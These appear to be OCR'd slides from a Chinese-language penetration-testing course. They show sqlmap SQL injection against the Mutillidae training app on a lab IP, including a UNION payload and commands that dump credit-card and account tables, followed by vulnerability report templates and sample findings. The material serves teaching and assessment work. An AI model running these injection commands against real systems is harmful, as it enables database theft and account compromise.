
Username=7746536337776330
Password=722
Signature=2015-04-01

Username=8242325748474749
Password=461
Signature=2016-03-01

Username=7725653200487633
Password=230
Signature=2017-06-01


Username=1234567812345678
Password=627
Signature=2018-11-01

sqlmap



root@kali:~# sqlmap
{1.1.12#stable}
http://sqlmap.org
Usage: python sqlmap [options]
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x,
-wizard, --update, --purge-output or --dependencies), use -h for basic or -
h for advanced help
Getting Started:
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Name
Password
Dont have an account?
Username=admin

sqlmap

sqlmap -u "http://192.168.56.21/mutillidae/index.php?page=user-info.php&username=user&password=password&user-info-php-submit-button=View+Account+Details" -p username --current-user --current-db




sqlmap


Type: UNION query
Title: MySQL UNION query (NULL) - 7 columns
Payload: page=user-info.php&username=user' UNION ALL SELECT NULL,CONCAT(0x71716a6a71,0x7978746e7a6b71457370654f79
75695865734b4e696b55535a7870426e774e55706e6c695a4f6769,0x7171716271),NULL,NULL,NULL,NULL,NULL#&password=password&user
-info-php-submit-button=View Account Details

[23:43:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[23:43:40] [INFO] fetching current user
current user: 'mutillidae@%'
[23:43:41] [INFO] fetching current database
current database: 'nowasp'
[23:43:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.21'
[*] shutting down at 23:43:42


sqlmap

sqlmap -u "http://192.168.56.21/mutillidae/index.php?page=user-info.php&username=user&password=password&user-info-php-submit-button=View+Account+Details" -p username -D nowasp --tables



sqlmap

sqlmap -u "http://192.168.56.21/mutillidae/index.php?page=user-info.php&username=user&password=password&user-info-php-submit-button=View+Account+Details" -p username -D nowasp -T credit_cards --dump



sqlmap

sqlmap -u "http://192.168.56.21/mutillidae/index.php?page=user-info.php&username=user&password=password&user-info-php-submit-button=View+Account+Details" -p username -D nowasp -T accounts --dump

cid	username	lastname	is_admin	password	firstname	mysignature
1	admin	Administrator	TRUE	admin	System	g0t r00t?
2	adrian	Crenshaw	TRUE	somepassword	Adrian	Zombie Films Rock!
3	john	Pentest	FALSE	monkey	John	I like the smell of confunk
4	jeremy	Druin	FALSE	password	Jeremy	d1373 1337 speak
5	bryce	Galbraith	FALSE	password	Bryce	I Love SANS
6	samurai	WTF	FALSE	samurai	Samurai	Carving fools
7	jim	Rome	FALSE	password	Jim	Rome is burning
8	bobby	Hill	FALSE	password	Bobby	Hank is my dad
9	simba	Lion	FALSE	password	Simba	I am a super-cat
10	dreveil	Evil	FALSE	password	Dr.	Preparation H
11	scotty	Evil	FALSE	password	Scotty	Scotty do
12	cal	Calipari	FALSE	password	John	C-A-T-S Cats Cats Cats
13	john	Wall	FALSE	password	John	Do the Duggie!
14	kevin	Johnson	FALSE	42	Kevin	Doug Adams rocks
15	dave	Kennedy	FALSE	set	Dave	Bet on S.E.T. FTW
16	patches	Pester	FALSE	tortoise	Patches	meow
17	rocky	Paws	FALSE	stripes	Rocky	treats?
18	tim	Tomes	FALSE	lanmaster53	Tim	Because reconnaissance is hard to spell
19	ABaker	Baker	TRUE	SoSecret	Aaron	Muffin tops only
20	PPan	Pan	FALSE	NotTelling	Peter	Where is Tinker?
21	CHook	Hook	FALSE	JollyRoger	Captain	Gator-hater
22	james	Jardine	FALSE	i<3devs	James	Occupation: Researcher
23	user	Account	FALSE	user	User	User Account
24	ed	Skoudis	FALSE	pentest	Ed	Commandline KungFu anyone?

Sqlmap (post)

- sqlmap -u "http://192.168.56.21/mutillidae/index.php?page=login.php" --data="username=111111&password=222222&login-php-submit-button=Login" --drop-set-cookie --current-user --current-db
- sqlmap -u "http://192.168.56.21/mutillidae/index.php?page=login.php" --data="username=111111&password=222222&login-php-submit-button=Login" --drop-set-cookie -D nowasp --tables
- sqlmap -u "http://192.168.56.21/mutillidae/index.php?page=login.php" --data="username=111111&password=222222&login-php-submit-button=Login" --drop-set-cookie -D nowasp -T credit_cards –dump
- sqlmap -u "http://192.168.56.21/mutillidae/index.php?page=login.php" --data="username=111111&password=222222&login-php-submit-button=Login" --drop-set-cookie -D nowasp -T accounts --dump

弱點掃描&滲透測試 Framwork 工具

- openVas
- owasp Zap
- Metaspolite
- Sqlmap

102

報告

報告
(使用者電腦 - 弱點掃描)

A	B	C	D	E	F	G
hostname	IP	作業系統	加入網域	內/外網	高風險數量	中風險數量
N/A	192.168.56.1	win10	N	內網	0	1

核心資通系統內網滲透測試風險等級說明

項次	風險等級	說明
1	高	存在已知的弱點或漏洞，且具有立即入侵的可能性，應立即採取補救措施
2	中	存在已知的弱點或漏洞，有較高的可能被利用並攻擊，建議立即採取修正措施
3	低	較不易被利用或攻擊的弱點，不需立即採取補救措施
4	建議	僅存在可能被進一步建議利用之資訊

核心資通系統弱點類型

項次	說明
1.	注入攻擊（Injection）
2.	無效的身分認證（Broken Authentication）
3.	機敏資料外洩（Sensitive Data Exposure）
4.	XML 外部處理器漏洞（XML External Entities（XXE）
5.	無效的存取控管（Broken Access Control）
6.	不安全的 的組態設定（Security Misconfiguration）
7.	跨網站腳本攻擊（Cross-Site Scripting（XSS）
8.	不安全的反序列化漏洞（Insecure Deserialization）
9.	使用已知漏洞元件（Using Components with Known Vulnerabilities）
10.	紀錄與監控不足 風險（Insufficient Logging & Monitoring）
11.	應用程式或系統弱點

報告
(核心系統－弱點掃描_滲透測試)

hostname	IP	核心系統名稱	弱點名稱	風險等級	弱點說明	改善建議
ccnet.ntu.edu.tw	140.112.105.16	網路組首頁	無效的存取控管弱點	低	版控資訊遭暴露	調整版控資訊業面的存取控管。
sample	sample	sample	**(Sample)**AP server6的單位使用者修改角色功能頁面存在無效的存取控制弱點	高	未正確檢查存取來源是否為合法使用者，攻擊者可藉由修改頁面參數進行提權	應對所有功能頁面進行適當權限控管，避免僅在單一特定頁面進行權限檢查
sample	sample	sample	**(Sample)**AP server8的公佈欄管理功能頁面存在存在儲存型跨網站腳本攻擊弱點（XSS）	高	公佈欄的，「公告主旨」欄位存在儲存型跨網站腳本攻擊弱點（XSS），攻擊者可利用JavaScript語法撰寫惡意程式，竊取使用者Cookie	過濾可能造成危害的符號及標籤輸入，或僅允許輸入特定格式語法。伺服器端網頁程式需對所有接收參數進行過濾或取代。例如僅能輸入數字型態的資料或者過濾或取代「><）（”’%;#＆+-」等符號;或限制使用者輸入任何 JavaScript相關語法等字眼

物聯網設備檢核

風險等級	說明
高	存在已知的弱點、漏洞、或設定，且具有立即入侵、或資料外洩之可能性，應立即採取改善措施
中	存在已知的弱點或漏洞，有較高可能性遭利用進行或入侵，或與其他已知風險結合時，可能造成高風險之影響，建議立即規劃並採取改善措施
低	較不易被利用或攻擊的弱點，不需立即採取補救措施，但建議持續監控觀察，必要時規劃改善。
建議	存在可能被進一步探測、利用之資訊

報告
(物聯網設備)

IP	物聯網設備名稱	弱點名稱	風險等級	弱點說明	改善建議
192.168.1.150	網路印表機 HP 4250	無	無	無	無
	(Sample)網路攝影機Camera***	管理介面使用預設帳號密碼	高	攻擊者連線至管理界面網站使用預設帳號密碼即可登入開關服務、變更設定，影響設備可用與實體安全	應建立程序管理新增智慧連網設備之預設帳號密碼，並妥善保管，定期審查存取權限。
(172.*.*.111)	(Sample)網路印表機HP6040	設備存在CVE-2018-***弱點	高	攻擊者可利用PRET工具取得檔案系統中進位設定檔，並取得管理員密碼，獲得存取權限	請更新韌體至最新版本，並建立取得原廠韌體更新通知之管道。

Thanks